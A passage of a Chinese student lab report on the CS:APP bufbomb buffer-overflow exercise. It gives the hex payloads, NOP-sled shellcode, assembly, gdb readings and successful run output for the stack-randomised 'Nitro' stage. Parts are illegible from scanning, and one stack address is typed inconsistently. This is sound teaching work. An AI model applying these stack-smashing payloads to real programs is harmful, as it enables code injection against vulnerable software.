
/* getbuf 函数末尾 leaveq 在函数调用后需要回到之前的%rbp */

d0 3c 68 55 00 00 00 00

/* 跳到攻击代码位置处 */

90 3c 68 55 00 00 00 00
```

运行结果如下:



```
xf1190200708@1190200708: ~/hitics/Lab4/bufbomb_64_OO_EBP/buflab-handout$ cat boom_1190200708.txt |./hex2raw |./bufbomb -u 1190200708
Userid: 1190200708
Cookie: 0x1afe20e6
Type string:Boom!: getbuf returned 0x1afe20e6
VALID
NICE JOB!
xf1190200708@1190200708:~/hitics/Lab4/bufbomb_64_OO_EBP/buflab-handout$
```

3.5 Nitro 的攻击与分析

文本如下:

```
/* 填充 buf[512] */

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
```

[illegible]

```
/* %rbp 的内容 */
```

00 00 00 00 00 00 00 00

```
/* 攻击的地址 */
```

10 3b 68 55 00 00 00 00

分析过程:

由于 Nitro 过程存在地址空间随机化, 实现了一定程度上的随机化, 因此难以猜测需要攻击位置的地址。因此需要采用与前四个阶段不同的方法, 本阶段采取

通过对实际攻击代码插入一段 `nop` 指令，使其不断只想下一条指令，若在这一段 `nop` 指令序列对应的地址存在需要命中的地址，则可以到达实际的攻击代码。因此若将命中范围扩大，则命中的几率也会上升，因此将 `buf[512]` 中填充大量 `nop` 指令。

解题思路：

将注入的攻击代码在很大程度上，放在 `buf` 数组的高地址的位置处，否则，可能跳转到不在栈中的情况。将缓冲区所在栈帧的返回地址淹没为最大的起始地址，在实际运行中，由于跳转到的地方为 `nop` 指令，故可以进行滑行，直到运行到攻击代码处。运行到攻击代码处时，将 `%rax` 的值修改为 `cookie`，同时由于栈的随机化，不能确定 `%rbp` 的值，因此需要在攻击代码中，重新将 `%rbp` 的值修改为 `0x10(%rsp)`。并返回到地址 `0x401233` 处。


```
(gdb) p/x $rsp  
$1 = 0x55683ab0
```

```
(gdb) p/x $rsp  
$2 = 0x55683b10
```

```
(gdb) p/x $rsp  
$3 = 0x55683b10
```

```
(gdb) p/x $rsp  
$4 = 0x55683a30
```

```
(gdb) p/x $rsp  
$5 = 0x55683a40
```



通过 gdb 查看五次循环中,在 getbufn 函数中,%rsp 最大的位置为 0x55623b10,故在攻击代码中,将返回位置设为 0x55623b10,若设为别的地址,可能会导致在其余的循环中,使函数返回到 buf 数组外的地方,无法滑行到实际有效攻击代码,造成攻击失败。

因此,此时的汇编代码为

```

nop

nop /* 此处省略部分 nop */

movq $0x1afe20e6,%rax

lea 0x10(%rsp),%rbp

push $0x401233

ret

```

通过 gcc 编译,并通过 objdump 反汇编,得到机器语言:

```

xf1190200708@1190200708:~/桌面/hitcs/Lab4/bufbomb_64_00_EBP/buflab-handout$ gcc -c nitro.s
xf1190200708@1190200708:~/桌面/hitcs/Lab4/bufbomb_64_00_EBP/buflab-handout$ objdump -d nitro.o

nitro.o:          文件格式 elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
 0:  90                      nop
 1:  90                      nop
 2:  48 c7 c0 e6 20 fe 1a    mov     $0x1afe20e6,%rax
 9:  48 8d 6c 24 10         lea     0x10(%rsp),%rbp
 e:  68 33 12 40 00         pushq   $0x401233
13:  c3                      retq

```

在 buf 的低地址处,补充大量 nop 指令,以提高命中几率。由于%rbp 在攻击代码中,由%rsp 重新赋值,故在字符串中,可以对%rbp 任意赋值,将地址修改为 0x55683b10 即可。

故攻击代码为:

```

/* 填充 buf[512] */

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

```

[illegible]

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 48 c7

c0 e6 20 fe 1a 48 8d 6c 24 10 68 33 12 40 00 c3

/* %rbp 的内容 */

00 00 00 00 00 00 00 00

/* 攻击的地址 */

10 3b 68 55 00 00 00 00

运行结果如下：

```
xf1190200708@1190200708:~/桌面/hitcs/Lab4/bufbomb_64_00_EBP/buflab-handout$ cat nit
ro_1190200708.txt |./hex2raw -n |./bufbomb -n -u 1190200708
Userid: 1190200708
Cookie: 0x1afe20e6
Type string:KABOOM!: getbufn returned 0x1afe20e6
Keep going
Type string:KABOOM!: getbufn returned 0x1afe20e6
Keep going
Type string:KABOOM!: getbufn returned 0x1afe20e6
Keep going
Type string:KABOOM!: getbufn returned 0x1afe20e6
Keep going
Type string:KABOOM!: getbufn returned 0x1afe20e6
VALID
NICE JOB!
xf1190200708@1190200708:~/桌面/hitcs/Lab4/bufbomb_64_00_EBP/buflab-handout$
```

第 4 章 总结

4.1 请总结本次实验的收获

对函数调用时的栈帧的结构有了更深的了解；
掌握了简单对抗栈帧地址随机化的方法；
了解了缓冲区溢出的溢出的原理、危害；
了解了缓冲区溢出漏洞的攻击方法，以及如何防范缓冲区溢出漏洞；
对汇编语言也有了更深刻的理解。

4.2 请给出对本次实验内容的建议

希望老师可以给出提示更加齐全一些，在理解 nitro 部分中，由于 ppt 中内容较少，理解栈随机化过程有些许困难，希望 ppt 更加翔实，或者希望老师给出一些提示或参考资料。

注：本章为酌情加分项。

参考文献

- [1] RANDELE.BRYANT, DAVIDR.O 'HALLARON. 深入理解计算机系统[M]. 机械工业出版社, 2011.